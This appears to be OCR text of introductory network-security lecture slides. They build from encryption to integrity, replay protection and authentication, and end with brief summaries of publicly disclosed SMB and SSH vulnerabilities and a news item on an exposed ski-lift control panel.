An introduction to Network Security

Reading material:

- CAPEC – Visit Mitre's web page with different categories of attacks and classification of attacks: **https://capec.mitre.org/data/index.html**

What is security?

Confidentiality
- Protection against eavesdropping (ability to keep secrets)


Integrity
- Protection against unauthorized packet/data modification, removal, forgery, …

Availability
- System is able to serve its authorized users

CIA

Question:

If we want to secure communication between two systems, encryption is an important tool:




How important is it?

- ❑ 20%
- ❑ 40%
- ❑ 60%
- ❑ 80%

Eavesdropping on a Dialog


How can this problem be solved?



Eavesdropper Eve intercepts and reads messages

Encryption for confidentiality

What can possibly go wrong now?




Encryption

Attacker intercepts but cannot read

Encryption ≠ integrity protection

Solution to this problem?




Attacker intercepts and alters encrypted messages
Content may be unknown but it has changed!

Encryption

Fingerprints (keyed hashes) for integrity protection

Are all problems solved now?



Encryption
Fingerprints


First naïve approach: **H( ) =** decimals_10_to_20(**log(message || S)**)

Authenticates sender and verifies message integrity

Faked messages cannot be created. Note that **encryption is not needed**!

Packets can still be replayed, reordered and deleted


How do we address this problem?



Encryption
Fingerprints

Replay, reorder and delete – Protection

Now are we done?




Copies of old packets are ignored, missing packets are detected!

Encryption
Fingerprints
Seq. numbers

NOTE: We cannot rely on TCP sequence numbers – TCP offers no security at all

Packets from old sessions can still be replayed

Solution?



Alice can only verify that Bob has created these messages, not that they are fresh


Problems:

1. **Alice does not know if it is Bob she is talking to** – she just knows that messages are signed by Bob
2. Old messages can be inserted in any ongoing session with Bob (introduce time stamps? Or nonces?)
3. Bob does not know if he is talking to Alice and if she is receiving messages (again, we cannot rely on TCP)

Encryption
Fingerprints
Seq. numbers

Bob needs to be authenticated

Next lecture will cover
User Authentication
over Insecure Networks



Encryption
Fingerprints
Seq. numbers
Authentication


Old messages can still be inserted!
We need freshness guarantees and authentication for all data, not just in the beginning of a session

We will continue with this problem later on…

- We need a session concept
  - Should guarantee freshness and prevent insertion of old messages – the complete session must be secured
  - This will be discussed in the Secure Protocol lectures (TLS, SSH, IPSec lectures)
- Using the password to encrypt messages is bad
  - If it is revealed, all communication, old and new can be decrypted
  - Keys should be changed regularly in a session – but how?
  - Also covered by the Secure Protocol lectures (TLS, SSH, IPSec lectures)
- If A and B have never met, they don't have keys to share
  - How should they authenticate each other?
  - Session crypto keys should be unique and never be reused
  - How can A and B exchange or agree on crypto keys when Eve is there?
  - This is discussed in the Crypto lecture and solutions can be found in most protocols discussed
- There are many more challenges we will discover and investigate during the course

Conclusion: Encryption is just one of many tools

If we want to secure communication between two systems, encryption is an important tool:



How important is it?

- ❑ 20%
- ❑ 40%
- ❑ 60%
- ❑ 80%

Examples of communication issues

BLEEPINGCOMPUTER


Ski Lift in Austria Left Control Panel Open on the Internet

By Catalin Cimpanu

April 26, 2018 05:45 AM 0

Officials from the city of Innsbruck in Austria have shut down a local ski lift after two security researchers found its control panel open wide on the Internet, and allowing anyone to take control of the ski lift's operational settings.

The two researchers are Tim Philipp Schäfers and Sebastian Neef, both with InternetWache.org, an IT security-focused organization.



Remote controllers rely on proprietary RF protocols, which are decades old and are primarily focusing on *safety*, not *security*.

https://www.youtube.com/watch?app=desktop&v=k8F7glmbCNg

https://www.forbes.com/sites/thomasbrewster/2019/01/15/exclusive-watch-hackers-take-control-of-giant-construction-cranes/

Linux SMB vulnerability

CVE-2022-47939 Detail

Description

An issue was discovered in ksmbd in the Linux kernel 5.15 through 5.19 before 5.19.2. fs/ksmbd/smb2pdu.c has a use-after-free and OOPS for SMB2_TREE_DISCONNECT.

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

- SMB is the protocol used for Windows file sharing
- Bug found July 26, 2022 – details published December 22 by researchers
- Allows remote execution of arbitrary code – inside the operating system
- No authentication required
- Failed to verify an objects existence before performing operations on it

https://www.zerodayinitiative.com/advisories/ZDI-22-1690/

SSH server vulnerability (sshd)

CVE-2023-25136

Analysis Description

OpenSSH server (sshd) 9.1 introduced a double-free vulnerability during options.kex_algorithms handling. This is fixed in OpenSSH 9.2. The double free can be triggered by an unauthenticated attacker in the default configuration. One third-party report states "remote code execution is theoretically possible."

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

https://www.cve.org/ - Also available as RSS feed for immediate action

Exploit code is often available on the Internet

Windows SMB bsod vulnerability

SRV2.SYS fails to handle malformed SMB headers for the NEGOTIATE PROTOCOL REQUEST functionality. It is the first SMB query a client sends to an SMB server (file server), and it's used to identify the SMB dialect that will be used for further communication.

